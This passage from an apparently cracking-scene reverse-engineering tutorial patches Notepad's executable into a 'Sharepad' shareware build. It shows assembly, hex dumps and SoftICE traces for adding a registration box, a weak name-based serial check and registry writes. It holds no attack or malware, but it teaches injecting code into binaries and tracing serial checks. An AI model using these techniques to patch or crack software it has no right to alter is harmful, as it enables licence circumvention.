 * Reference To : USER32.CreateDialogParamA, Ord: 0050h
 |
 :00404099 FF155C644000            Call dword ptr [0040645C]         ; API CreateDialogParamA
```

Explanations with the values I have chosen for my code :

```
initialisation value   = 0 ; we don't care. We put zero.
pointer to procedure   = 40D980 ; procedure of the code to execute in
                                  the displayed window(REGBOX).
handle to owner window = 8C ; how to find this value?? see below... ;)
dialog box template    = 680 ; 0x680 = 1664d. Got it?
handle to appli. inst. = 400000 ; it is generally the ImageBase (here = 400000).
```

For the "pointer to procedure", it is like a jump which will execute the code of the REGBOX window (messages handling, serial calculation,...). I have fixed this value after I have coded the call of the REGBOX. For the "handle to owner window", there is a very easy way to get this tricky value: run the software from which you will the handle. Under SI, enter "task" and you will see a lot of data, included the names of the running tasks. Choose in the list the name of the software you are looking the handle for (this name is not always the same as the software's one you are looking for and have run, that's the reason why we enter "task" first!). Then, enter "hwnd name_of_the_soft", and look the first column which contains the handles of the soft. The first value is the one you are looking for (0x8C in our case). It is tabbed regarding the rest of the column.

The others values shouldn't be a problem to you.

Let's go now to the practical part, that means coding the dialog box. We will start to code the API CreateDialogParam with its 5 parameters, and define a junk instruction (for the moment) for its procedure.

We continue the coding at the following place:

```
(ID-COMPARISON)
.0040D320: 60                  pushad                    <-- registers' back up
.0040D321: 3D8E030000          cmp         eax,00000038E <-- regbox chosen?
.0040D326: 0F8484000000        je          .00040D3B0    <-- yes, so its code
                                                             is executed
.0040D32C: 3D8F030000          cmp         eax,00000038F <-- MSGBOX5 "About
                                                             Sharepad" has
                                                             been chosen?
.0040D331: 0F8439000000        je          .00040D370    <-- yes, so its
                                                             code is executed
.0040D337: 61                  popad                     <-- back down of
                                                             all registers
.0040D338: 3D01030000          cmp         eax,000000301 <-- overwritten instruction
                                                             by our jump in 40128F
.0040D33D: E9523FFFFF          jmp         .000401294    <-- back to the
                                                             code just after
                                                             our wild jump
```

As we call now the REGBOX, we'll have the ID 38E and jump in D3B0. The API CreateDialogParam is directly placed at this address, followed by an instruction which saves the handle of the created dialog box (this handle is returned in eax after the creation of the dialog box). The offset [405390], used to save eax, has been arbitrariness chosen in the padding of the .data section, it was the first large padding I have met while descending the exe code under an hexeditor. Moreover, this section is C0000040 (the C meaning "read and write" in the section), so we have everything we need!

Here is the code for the REGBOX:

```
.0040D3B0: 6A00                push        0000 |
.0040D3B2: 6880D94000          push        00040D3E0           |
.0040D3B7: 688C000000          push        00000008C           | Our 5 parameters of the API
                                                                 CreateDialogParam
.0040D3BC: 6880060000          push        000000680           |
.0040D3C1: 6800004000          push        000400000           |
.0040D3C6: FF155C644000        call        CreateDialogParamA  <-- API CreateDialogParam
                                                                   calling the REGBOX
.0040D3CC: A390534000          mov         [000405390],eax     <-- back up of the
                                                                   REGBOX's handle
.0040D3D1: E9373FFFFF          jmp        .0004018AD           <-- we exit/jump to our
                                                                   well known loop!
[...]
.0040D3E0: 33C0                xor         eax,eax
.0040D3E2: C21000              retn        00010
```

In the API CreateDialogParam, I have said that we had the procedure of the code to execute in the displayed REGBOX window. It has to be in 40D3E0, as defined in 40D3B2 by the push 40D3E0. This procedure corresponds to the 2 above instructions in 40D3E0 which are for the moment junk instructions, so that the program can run. We'll put here later the serial calculation routine code.

Under an hexeditor, we get:

```
0000D3A0 5245 4742 4F58 0000 0000 0000 0000 0000 REGBOX.........  <-- Title of the part.
                                                                     Does not act in the code.
0000D3B0 6A00 68E0 D340 0068 8C00 0000 6880 0600 j.h..@.h....h...  |Code1
0000D3C0 0068 0000 4000 FF15 5C64 4000 A390 5340 .h..@...\d@...S@  |Code1
0000D3D0 00E9 D744 FFFF 0000 0000 0000 0000 0000 ...D............  |Code1 + padding
0000D3E0 33C0 C210 0000 0000 0000 0000 0000 0000 3...............  |Code2
```

We can now run the program to test it and click on the registration menu. Ô joie! Here is the REGBOX displayed :o)

Et voilà!
Well, that's not so happily, because we can not close the REGBOX. But the most beautiful thing can only give what it has, don't you think?

Now, we have to manage to close the REGBOX by clicking on the "Cancel" button (ID=0x389 or 905d) or on the X cross of the window. Moreover, the "Validate" button has also to be activated. But for the moment, in order to close the program, just use any close command of the main notepad's window.

If we think on the same way as we did for the menus insertions we did at the beginning, we face here the same case. We have two buttons (Validate and




Figure 12.7: Sharepad - Registration Box

Cancel) to which we have to bound some code (an action). We have a proprietary window of these two buttons, which is the REGBOX (ID=1664, Handle=? The Handle is always changing, we can find it somewhere in the stack). So we just have to make a "cmp eax, ID" loop to know which action has been done. This loop starts directly in D3E0 at the place of the XOR (the junk instruction) that we had written. Then, we will redirect the REGBOX to an exit (Cancel) or to the serial calculation (Validate).

Let's work!

As I said above in the analysis of the two APIs to display a dialog box (CreateDialogParam and DialogBoxParam), before we can manage the buttons' IDs, we have to manage the messages that the REGBOX sends to the windows OS (which sends them back to the notepad, i.e. our code).

Here is the code I propose (in D3E0 then):

```
* Under an hexeditor

0000D3E0 558B EC81 7D0C 1000 0000 750E FF75 08FF U...}.....u..u..
0000D3F0 15A0 6440 00E9 2D00 0000 817D 0C11 0100 ..d@..-....}....
0000D400 0075 248B 4510 3D89 0300 0075 0EFF 7508 .u$.E.=....u..u.
0000D410 FF15 A064 4000 E90C 0000 003D 8803 0000 ...d@......=....
0000D420 7505 E829 0000 00C9 C300 0000 0000 0000 u..).............
0000D430 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D440 5345 5249 414C 2D43 414C 4390 0000 0000 SERIAL-CALC.....
0000D450 6A00 6830 D240 0068 30D2 4000 6A00 FF15 j.h0.@.h0.@.j...
0000D460 A864 4000 C9C3 0000 0000 0000 0000 0000 .d@.............
0000D470 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

```
* And as asm listing (continuation of REGBOX)

.0040D3E0: 55                          push        ebp
.0040D3E1: 8BEC                        mov         ebp,esp
.0040D3E3: 817D0C10000000              cmp         [ebp+0C],000000010
.0040D3EA: 750E                        jne        .00040D3FA
.0040D3EC: FF7508                      push        [ebp+08]
.0040D3EF: FF15A0644000                call        DestroyWindow
.0040D3F5: E92D000000                  jmp        .00040D427
.0040D3FA: 817D0C11010000              cmp         [ebp+0C],000000111
.0040D401: 7524                        jne        .00040D427
.0040D403: 8B4510                      mov         eax,[ebp+10]
.0040D406: 3D89030000                  cmp         eax,000000389
.0040D40B: 750E                        jne        .00040D41B
.0040D40D: FF7508                      push        [ebp+08]
.0040D410: FF15A0644000                call        DestroyWindow
.0040D416: E90C000000                  jmp        .00040D427
.0040D41B: 3D88030000                  cmp         eax,000000388
.0040D420: 7505                        jne        .00040D427
.0040D422: E829000000                  call       .00040D450
.0040D427: C9                          leave
.0040D428: C3                          retn

[...]

.0040D450: 6A00                        push        000
.0040D452: 6830D24000                  push        00040D230
.0040D457: 6830D24000                  push        00040D230
.0040D45C: 6A00                        push        000
.0040D45E: FF15A8644000                call        MessageBoxA
.0040D464: C9                          leave
.0040D465: C3                          retn
```

Analysis of the code:

We will use the ebp register to work. So we back up it, then we assign it (copy to it) the esp value (from the stack, to handle windows OS messages). This is done in D3E0.

We have two kind of messages to handle. The first one is to check if the ebp+C value does correspond to 10h (windows events' handle: mouse cursor on the REGBOX?, use of the X cross to close the window...). The second is to check if it does correspond to 111h ("Validate" and "Cancel" buttons' handle).

In D3EA, if the message does not correspond to 10h, we jump in D3FA and we check if it does correspond to 111h. If it is not the case, we jump to the end of the routine and we loop. There is a huge quantity of messages which are sent and received by windows. Even when we do nothing with the computer. So in this bulk information, we set up a filter (the "cmp ebp+C, value") to catch what we are interested in.

In D3EC, the REGBOX will be closed if we have pressed the X cross. We go through the API DestroyWindow and we jump to the end of the code to the messages' loop.

Until now, we manage the messages' handle which was not provided with the API CreateDialogParam, as written above in the analysis/comparison of the 2 APIs to display the dialog boxes.

Now, we will manage the messages of the REGBOX buttons.

In D403, the ebp+10 word in eax is isolated. This operation equals to choose the lParam of the dword sent by windows. Thus, we directly have in eax the ID of the pressed button. Easy, clean and powerful! For the explanations on lParam and all the related things, go on the Iczelion homepage (win32asm.cjb.net - tutorials 10 and 11), here again, I will not re-explain what has already masterly done.

We compare now the sent ID with the actions to do.

In D406, we check if the ID sent by windows corresponds to our "Cancel" button (ID=389h). If it is not the case, we jump to the next ID. If it is the case, we close the REGBOX with the same code used for the X cross, then we jump to the end of the code.

En D41B, we compare the ID sent by our button "Validate" (ID=388h). If it is not the case, we jump to the end of the code, otherwise, the call in D422 is executed. This call goes in D450 and displays for the moment a (junk) msgbox which shows us that everything is working properly. This msgbox will be then replaced by the serial calculation. A short comment about the jne in D420: although that it is not useful because there are only two controls in the REGBOX, I have put it to be rigorous. Thus, only the "Validate" button will have access to the call of the serial calculation!

Until now, the REGBOX is finished... at least in the handling of its events. The "Validate" button sends back a msgbox with the same string as title and prompt. This part of the code (in D450) will be replaced next by the serial calculation routine. The "Cancel" button close the REGBOX with the help of the API DestroyWindow, as well as when the X cross is used to close the REGBOX.

We now have to code the serial calculation, then to manage the behaviour of the notepad according to registered/not registered.

I call now each of you to use his own experience in tracing a serial calculation under Softice. We will "copy" the schemes' structure of the easiest serial calculation routines when one begins in learning cracking. I will make here the same comment as I did for the part I of this tutorial. What is important here is HOW TO build a dialog box which will calculate a serial. It is not to have an acute SECURITY for the protection of the serial calculation!

Back to our subject. And let's start with the beginning:

Question: what are the 2 APIs on which a breakpoint is put we enter a fake name+serial under Softice??

Answer: GetDlgItemText and GetWindowText! Hmemcpy is here not the subject as it leads in the system DLLs.

So we choose any one, and we check (under wdasm) if it is available in the notepad's import table. As the two APIs are present, we choose the one we want. Personally, I have a preference for GetDlgItemText. Here is their declaration for information purpose:

```
int GetWindowText(
    HWND hWnd,// handle of window or control with text
    LPTSTR lpString,// address of buffer for text
    int nMaxCount  // maximum number of characters to copy
   );

UINT GetDlgItemText(
    HWND hDlg,// handle of dialog box
    int nIDDlgItem,// identifier of control
    LPTSTR lpString,// address of buffer for text
    int nMaxCount  // maximum size of string
   );
```

Note that these 2 APIs send back the length of the input string in eax.

Well, the parameter's list is obvious. We will code GetDlgItemText in the place of the msgbox which displays us the same title and prompt. Actually, we proceed on the same way as for coding CreateDialogParam.

A few words on what's coming next... We will input the two edit fields of our REGBOX with the help of the API GetDlgItemText, then we will create the serial which will be compared with the user's serial. Then, we check if it corresponds with the help of a comparison test. If it does not match, a "Bad code" msgbox is displayed (we have already put the string which corresponds to this case at the beginning of this part II). Otherwise, we will create an entry in the system registry and write the name + serial, and deactivate the shareware restrictions (which have not been coded for the moment, this comes later!).

Once this part coded, we will build the shareware restrictions (the same as the ones of part I), and we will test at the launch of the notepad if the entries in the system registry are 1/present or not and 2/right. If it is the case, we'll jump to the code which kicks the shareware restrictions, otherwise we allow the notepad to start without changing something, leaving as it the shareware restrictions.

For the buffers' management, we will put them in the same section as the one we have used to save the REGBOX's handle (see above), either 53A0 or 53B0 or... Moreover, we will use the following areas: The variables/offsets used to save temporary data:

```
4053A0 : [name input by the user/the system registry] (on 0x20 bytes)
4053C0 : length of the [name] (on 1 byte)
4053D0 : [code/serial input by the user/the system registry] (on 0x10 bytes)
4053E0 : boolean/flag (on 1 byte)
4053F0 : [serial calculated by the sharepad]
```

I remember that the 2 EDIT fields have as ID 900d/0x384 (for the name) and 901d/0x385 (for the serial). Thus we start in D450 to code the input of the 2 EDIT fields with GetDlgItemText, and we add a small artfulness:

```
(SERIAL-CALC)
.0040D450: 6A20          push   020              <-- buffer max. length (32d)
.0040D452: 68A0534000    push   0004053A0        <-- memory offset of the input name
.0040D457: 6884030000    push   000000384        <-- ID of the field EDIT_name
.0040D45C: FF7508        push   [ebp+08]         <-- handle of the REGBOX
                                                     (in the stack)
.0040D45F: FF157C644000  call   GetDlgItemTextA  <-- we get the input name...
.0040D465: A3C0534000    mov    [0004053C0],eax  <-- ... its length is saved here
.0040D46A: 6A10          push   010              <-- buffer max. length (16d)
.0040D46C: 68D0534000    push   0004053D0        <-- memory offset of the
                                                     input serial
.0040D471: 6885030000    push   000000385        <-- ID of the field EDIT_serial
.0040D476: FF7508        push   [ebp+08]         <-- handle of the REGBOX
                                                     (in the stack)
.0040D479: FF157C644000  call   GetDlgItemTextA  <-- we get the input serial...
.0040D47F: C3            retn
```

...and we get the input name in 4053A0, and the input serial in 4053D0. Nothing really hard until now! The C3 is just there in order that the soft does not crash and to verify the offsets under Softice (by "d 4053A0" and "d 4053D0" in breaking with a bpx in 40D450). The "mov [offset],eax" in D465 actually save the length of the input name in the [offset].

When we code this part, we really have to take care to two particular things. The first stacked instruction (in D450) is the buffer's length. When you put the buffer's offset in the second instruction (in D452), you have to take account of its length (in D450). Otherwise, there is a risk to overwrite some instructions/values which are below. Same thing when the serial's input is coded. We can not start anywhere after the name's buffer. We have to take account of the name's buffer size, otherwise it will result in a big mess in the handling of the data...

Afterward comes the most funny part of this tutorial: the creation of the serial. Well, here it's fully up to you to imagine everything! I have chosen to sum the double of the ascii values of the name's letters, to multiply this sum by a constant and to xor this value by another constant. Nothing less! Well, actually it is not really important how we do calculate the real serial (ours ;)), it is how we'll handle it which is important.

Well! We'll first code our official notepad serial creation (yeah! :D), then we'll convert the hexadecimal value of the serial to its decimal value with the help of the API wsprintf (which is in the notepad's IAT). Finally, we'll compare this value to the one input by the user in the REGBOX with the API lstrcmp (which is also in the notepad's IAT). A short test to know the result of this comparison will lead us to a bad boy or a good boy and displays the corresponding msgbox which strings are located in the sentences we have written at the beginning of this part II. We'll end the procedures as usually with the instructions leave/retn (0xC9/0xC3).

We start in D47F in the place of the C3 we have put (and that we trash now),
and we code SERIAL-CALC:

```
.0040D47F: C605E053400000     mov    [0004053E0],000    <-- explanation comes later...
.0040D486: 33C0               xor    eax,eax            |the registers we need
.0040D488: 33D2               xor    edx,edx            |are reset
.0040D48A: 33DB               xor    ebx,ebx            |
.0040D48C: 8B0DC0534000       mov    ecx,[0004053C0]    <-- length of the name in ecx
.0040D492: 8A82A0534000       mov    al,[edx+0004053A0] <-- the name's letters
                                                            are put in eax
.0040D498: 8D1C43             lea    ebx,[ebx+eax*2]    <-- formula to calculate
                                                            the serial
.0040D49B: 42                 inc    edx                <-- next letter's turn
.0040D49C: 3BCA               cmp    ecx,edx            <-- we check if all
                                                            the letters
                                                            have been done
.0040D49E: 75F2               jne    .00040D492         <-- if not, the calculation
                                                            continues
.0040D4A0: 81C321430000       add    ebx,000004321      <-- otherwise we add
                                                            our constant...
.0040D4A6: 81F334120000       xor    ebx,000001234      <-- ...and xor the result
                                                            with another one
.0040D4AC: 53                 push   ebx                <-- the result is pushed
                                                            on the stack
.0040D4AD: 689C104000         push   00040109C          <-- see explanation below
.0040D4B2: 68F0534000         push   0004053F0          <-- result's offset
                                                            in decimal
.0040D4B7: FF150C644000       call   wsprintfA          <-- hexa/decimal conversion
.0040D4BD: 68D0534000         push   0004053D0          <-- input serial
.0040D4C2: 68F0534000         push   0004053F0          <-- calculated serial
.0040D4C7: FF15B8634000       call   lstrcmpA           <-- comparison
(we'll add something here later!!!)
.0040D4CD: 85C0               test   eax,eax            <-- are they the same??
.0040D4CF: 7416               je     .00040D4E7         <-- yes, then we jump to
                                                            good boy
.0040D4D1: 6A00               push   000                |
.0040D4D3: 6810D84000         push   00040D280          |Bad boy!
.0040D4D8: 6830D84000         push   00040D2A0          |msgbox display
.0040D4DD: 6A00               push   000                |"Bad Code"
.0040D4DF: FF15A8644000       call   MessageBoxA        |
.0040D4E5: C9                 leave
.0040D4E6: C3                 retn
.0040D4E7: 6A00               push   000                |
.0040D4E9: 68C0D74000         push   00040D230          |Good boy!
.0040D4EE: 68E0D74000         push   00040D250          |msgbox display
.0040D4F3: 6A00               push   000                |"Thank you for your support."
.0040D4F5: FF15A8644000       call   MessageBoxA        |
.0040D4FB: C9                 leave
.0040D4FC: C3                 retn
```

Under a Hexeditor, we get:

```
0000D440 5345 5249 414C 2D43 414C 4390 0000 0000 SERIAL-CALC.....
0000D450 6A20 68A0 5340 0068 8403 0000 FF75 08FF j h.S@.h.....u..
0000D460 157C 6440 00A3 C053 4000 6A10 68D0 5340 .|d@...S@.j.h.S@
0000D470 0068 8503 0000 FF75 08FF 157C 6440 00C6 .h.....u...|d@..
0000D480 05E0 5340 0000 33C0 33D2 33DB 8B0D C053 ..S@..3.3.3....S
0000D490 4000 8A82 A053 4000 8D1C 4342 3BCA 75F2 @....S@...CB;.u.
0000D4A0 81C3 2143 0000 81F3 3412 0000 5368 9C10 ..!C....4...Sh..
0000D4B0 4000 68F0 5340 00FF 150C 6440 0068 D053 @.h.S@....d@.h.S
0000D4C0 4000 68F0 5340 00FF 15B8 6340 0085 C074 @.h.S@....c@...t
0000D4D0 166A 0068 80D2 4000 68A0 D240 006A 00FF .j.h..@.h..@.j..
0000D4E0 15A8 6440 00C9 C36A 0068 30D2 4000 6850 ..d@...j.h0.@.hP
0000D4F0 D240 006A 00FF 15A8 6440 00C9 C300 0000 .@.j....d@......
```

I will still enlighten 2-3 little things.

In 40D47F, there is a flag (a boolean) which will be us useful later. I do not explain it here.

In 40D4AD, there is a "strange" push. Where does this offset come from? Well, in C/C++, when the hexa/decimal conversion with the API wsprintf is used, we write:

wsprintf(buffer_decimal, %d, buffer_hexa);

The %d being the parameter which means to wsprintf that we wish to convert in decimal. So we have to push this "%d" in the API. And to do that, we must have it as a null terminated string in the ascii part under an hexeditor. I could have add it by hand, but I have first checked if it was not already in the code. Under an hexeditor, I have run a search for the %d and I have found only one occurrence in 40109C. You have to take care that the %d has to be a null terminated string (i.e. followed by 00 in the hexa part of the editor), otherwise by pushing %d on the stack, we would also push what's coming next, leading to a crash. It's only left to push the offset 40109C on the stack to push the parameter %d, what I did! :) Wsprintf sends then in 4053F0 the decimal value of the calculated serial back.

In 40D4C7, lstrcmp sends 0 in eax back if the 2 strings are identical. Otherwise eax is different from 0. The test at the next line checks eax, and the jump in 40D4CF acts consequently.

From now on, the REGBOX is right finished. We can input a name and a serial to register, and the REGBOX handles this serial to check if it does correspond or not!

In order that you can have fun, I have shipped a keygenerator with this tutorial. In my case, the name + serial are "Anubis" and "21969" :o) I have quickly coded this keygen in Pascal and without graphic user interface. It is a DOS program. If you have some troubles to run it (win2k,...), use the command prompt.

The bad boy part can be left as it. We will now develop the good boy part.

This part will consist on writing the correct name + serial in the system registry in a key that we'll have to create. Once this task done, we'll have to deactivate the shareware restrictions (in also deleting the registration menu!) and give the prompt to the notepad.

For the task on the system registry, we'll use all the notepad's ADVAPI32 APIs (see under Wdasm in the imports functions). As we will work on and with the system registry (sysreg), it is an evidence that we make a back up before doing anything a precisely blasting the sysreg out!

Here are the structures of the APIs related to the sysreg:

```
LONG RegCloseKey(
    HKEY hKey  // handle of key to close
   );

LONG RegCreateKey(
    HKEY hKey,// handle of an open key
    LPCTSTR lpSubKey,// address of name of subkey to open
    PHKEY phkResult  // address of buffer for opened handle
   );

LONG RegSetValueEx(
    HKEY hKey,// handle of key to set value for
    LPCTSTR lpValueName,// address of value to set
    DWORD Reserved,// reserved
    DWORD dwType,// flag for value type
    CONST BYTE *lpData,// address of value data
    DWORD cbData  // size of value data
   );
```

We'll begin to put a jump in the place of the good boy, and to do a new GOOD-BOY part in which we'll code the writing process to the sysreg and then the good boy msgbox (which is taken off from the SERIAL-CALC part). This writing will be done in the path `HKEY\CURRENT_USER\Software\Microsoft\Notepad` with the following order:

```
RegCreateKey
RegSetValueEx (for the name)
RegSetValueEx (for the code)
RegCloseKey
```

Before starting to code, a short analysis is required!

By looking at these 3 APIs in the notepad's listing under wdasm, we notice that:

```
- RegCreateKey is present only once
- RegSetValueEx is present twice (through two different calls)
- RegCloseKey is present only once
```

If we have a look to the listing between RegCreateKey and RegCloseKey, we have for instance this:

```
* Possible StringData Ref from Data Obj ->"iPointSize"
|
:00402601 6820524000              push 00405220
:00402606 FF75FC                  push [ebp-04]
:00402609 E808FEFFFF              call 00402416
:0040260E FF351C504000            push dword ptr [0040501C]

[...]

* Possible StringData Ref from Data Obj ->"fSavePageSettings"
|
:00402627 6838524000              push 00405238
:0040262C FF75FC                  push [ebp-04]
:0040262F E8E2FDFFFF              call 00402416
:00402634 682C584000              push 0040582C

* Possible StringData Ref from Data Obj ->"lfFaceName"
|
:00402639 6850524000              push 00405250
:0040263E FF75FC                  push [ebp-04]
:00402641 E8ECFDFFFF              call 00402432
```

According to the kind of information which is to be input in the sysreg (string or binary data), we'll use the "call 00402416" (binary data) or "call 00402432" (string). In order to better compare, have a look to the directory `HKEY\CURRENT_USER\Software\Microsoft\Notepad` and check the difference between lfFaceName and fSavePageSettings.

As we wish to input some text on the same way as lfFaceName does, we'll use the same code structure. We also notice that all the values are input to the sysreg on the same way: a function is called (the call) in pushing it 3 parameters. For instance, for lfFaceName is pushed:

```
- 0040582C = Value of the string (for me it is "Anubis")
- 00405250 = Name of the string (for me it is "Name")
- [ebp-04] = handle of the opened key
```

I am doing a short parenthesis. Until here, I have never used the sysreg in programming in any language. In order to be able to write the following code, I have traced under SI the above 3 APIs in the notepad by using the menu Edit>Set font... which memorises the parameters in the sysreg. The "difficulty" was to well follow the different status of the stack in order to know to what does the [ebp+XX] correspond and to understand how are managed the calls. Thus, I do not get my information out of a black hat like a white rabbit, but through many tracing of these APIs. If my explanations seems insufficient to you, do the same. It's the best way to learn.! Put a bpx regcreatekeya (do not forget the "a" otherwise you land in the kernel instead of landing in advapi - and discard the ";" in front of advapi32 in the winice.dat file if it is not already done!), and each time when you trace with F10, look and write down the esp value to understand.

So after analysing the 3 APIs of the notepad under SI, I get the following code:

Caution, we have been get rid of the goodboy msgbox of the SERIAL-CALC part. Here is the new end of this part to compare with the previous version...:

```
(End of SERIAL-CALC)
.0040D4CF: 743F           je         .00040D510     ;we jump to GOODBOY
                                                     if the serial is ok, otherwise...
.0040D4D1: 6A00           push        000           |...we go to the badboy msgbox
.0040D4D3: 6810D84000     push        00040D280     |
.0040D4D8: 6830D84000     push        00040D2A0     |
.0040D4DD: 6A00           push        000           |
.0040D4DF: FF15A8644000   call        MessageBoxA   |
.0040D4E5: C9             leave
.0040D4E6: C3             retn
```

...in order to jump to this code snippet which is called GOODBOY:

```
(GOODBOY)
.0040D510: 55             push        ebp             ;backs ebp up
.0040D511: 8BEC           mov         ebp,esp         ;changes the variable
                                                      for the stack
.0040D513: 83EC04         sub         esp,004         ;shift the stack for one position
.0040D516: 8D45FC         lea         eax,[ebp-04]    |RegCreateKeyA
.0040D519: 50             push        eax             |
.0040D51A: 6848514000     push        000405148       |
.0040D51F: 6801000080     push        080000001       |
.0040D524: FF15F0624000   call        RegCreateKeyA   |
.0040D52A: 85C0           test        eax,eax         ;if the key's creation fails, we ju
.0040D52C: 7541           jne        .00040D56F       ;...here
.0040D52E: 68A0534000     push        0004053A0       |RegSetValueEx (for the name)
.0040D533: 6856524000     push        000405256       |
.0040D538: FF75FC         push        d,[ebp-04]      |
.0040D53B: E8F24EFFFF     call       .000402432       |
.0040D540: 68D0534000     push        0004053D0       |RegSetValueEx (for the code)
.0040D545: 68A4D24000     push        00040D2A4       |
.0040D54A: FF75FC         push        d,[ebp-04]      |
```

```
.0040D54D: E8E04EFFFF    call       .000402432       |
.0040D552: FF75FC        push        d,[ebp-04]      |RegCloseKey
.0040D555: FF15E8624000  call        RegCloseKey     |
.0040D55B: 6A00          push        000             |Msgbox goodboy
.0040D55D: 6830D24000    push        00040D230       |
.0040D562: 6850D24000    push        00040D250       |
.0040D567: 6A00          push        000             |
.0040D569: FF15A8644000  call        MessageBoxA     |
.0040D56F: 8BE5          mov         esp,ebp         ;change the original variable back
.0040D571: 5D            pop         ebp             ;pop ebp on the stack
.0040D572: C9            leave
.0040D573: C3            retn
```

We start with a very common variable change: we use ebp instead of esp for the stack variable. For this aim, we have to back up the ebp value at the beginning, and to back it down at the end of the procedure. In order that the stack data are coherent with the written [ebp+XX], we have to re-set the stack. This is the aim of the "sub esp,04" in D513.

Then, we can open the sysreg to write with RegCreateKeyA. Three parameters are pushed to the API. I could not identify the meaning of eax, in my code it is the serial, but as it work it does not matter. I have just copied this line code from the dead listing . The "push 405148" corresponds to the name of the key to open (`HKCU\Software\Mircosoft\Notepad`), and the "push 80000001" is the handle of the opened key. That's for the opening!

We verify if the opening has been properly done by testing eax which should be null, otherwise we jump at the end of the code. This avoids the risk to misuse the sysreg...

We go forth with the writing of the name. Here are also 3 parameters pushed in the following order: "Anubis" (in 4053A0, which comes from our GetDlgItemTextA), "Name" (in 405256) and of the key's handle. As I have no "Name" string at my disposal, and rather to add it, I have looked for one available. By looking for the word "Name", we find only one occurrence in 405256 which is actually:

```
00005250 6C66 4661 6365 4E61 6D65 0000 0000 0000 lfFaceName......
```

But if we point on the "N" of Name (405256), no problem to recover the suitable part! Reverse rulez ;o)

We then have the call in 402432 after we have pushed the handle of the opened key. This call will first calculate the length of the parameter push as value (here "Anubis") and set the API RegSetValueEx.

Same trick for the serial. We push "21969" (stored in memory in 4053D0), then we push the word Code that I have taken from my string "Bad Code" here:

```
0000D2A0 4261 6420 436F 6465 0000 0000 0000 0000 Bad Code........
```

Here we point to the "C" of Code (40D2A4), and it's done!

In 40D54D, we have the second call which writes the serial in the sysreg.

Then, the handle of the key is pushed, and the sysreg is closed. There's only left to display the good boy msgbox, to reset the original variables and voila!

Our sharepad allows until here to register and writes the name + right serial in the sysreg. Here is an extract of my sysreg after I registered:




Figure 12.8: Sharepad - Sysreg-Extraction

Well, this begins to be a little presentable :o)

We have finished the biggest part. Before going to the shareware restrictions, we will code an analogue part to the one we just coded. When we start the sharepad, this one must verify if it is already (properly) registered or not. For that purpose, we have to deviate the software at the PEP, go and read the information in the sysreg (if there is no information, we jump to the sharepad version), check this information in sending the name to the serial calculation routine and in comparing the result to the serial of the sysreg (if the result is not correct, we jump to the sharepad version). And if all of this is correct, then we can jump to the DISACTIV part which unlocks the sharepad in notepad. Let's work!

This part will be called TEST-REG and will be followed by DISACTIV after going through SERIAL-CALC. We still have to code TEST-REG and DISAC-

TIV, but also do some modifications in SERIAL-CALC (see below).

To read in the sysreg, we'll use the following API suite:

```
RegOpenKey
RegQueryValueEx (for the name)
RegQueryValueEx (for the serial)
RegCloseKey
```

The APIs structure is:

```
LONG RegOpenKey(
    HKEY hKey,// handle of open key
    LPCTSTR lpSubKey,// address of name of subkey to open
    PHKEY phkResult  // address of handle of open key
   );

LONG RegQueryValueEx(
    HKEY hKey,// handle of key to query
    LPTSTR lpValueName,// address of name of value to query
    LPDWORD lpReserved,// reserved
    LPDWORD lpType,// address of buffer for value type
    LPBYTE lpData,// address of data buffer
    LPDWORD lpcbData  // address of data buffer size
   );
```

As usually, we check under Wdasm how these APIs are used, and we draw ourselves inspiration from it like poets :o) Here is the one for RegOpenKeyA (with the change of registers at the beginning)...:

```
:00402693 55                      push ebp
:00402694 8BEC                    mov ebp, esp
:00402696 83EC40                  sub esp, 00000040
[...]
:004026AF 8D4DFC                  lea ecx, dword ptr [ebp-04]
:004026B2 51                      push ecx

* Possible StringData Ref from Data Obj ->"Software\Microsoft\Notepad"
|
:004026B3 6848514000              push 00405148
:004026B8 6801000080              push 80000001

* Reference To: ADVAPI32.RegOpenKeyA, Ord:0094h
|
:004026BD FF15EC624000            Call dword ptr [004062EC]
:004026C3 85C0                    test eax, eax
:004026C5 7407                    je 004026CE
```

And so on for RegQueryValueEx...:

```
:004027C8 6A20                  push 00000020
:004027CA 8D4DDC                lea ecx, dword ptr [ebp-24]
:004027CD 682C584000            push 0040582C
:004027D2 A22B584000            mov byte ptr [0040582B], al
:004027D7 51                    push ecx

* Possible StringData Ref from Data Obj ->"lfFaceName"
|
:004027D8 6850524000            push 00405250
:004027DD FF75FC                push [ebp-04]
:004027E0 E8C5FCFFFF            call 004024AA
:004027E5 6A78                  push 00000078
```

...which call 004024AA sends back to the procedure. We are here in the same logical pathway for the sysreg reading as for the writing. Our code will thus be pretty closed to the one we did to write in the sysreg (do not forget to change the registers back at the end):

```
(TEST-REG)
.0040D5A0: 55              push       ebp           ;we directly come from the PEP and
.0040D5A1: 8BEC            mov        ebp,esp       ;...change the stack variable...
.0040D5A3: 83EC40          sub        esp,040       ;...which is recalibrated
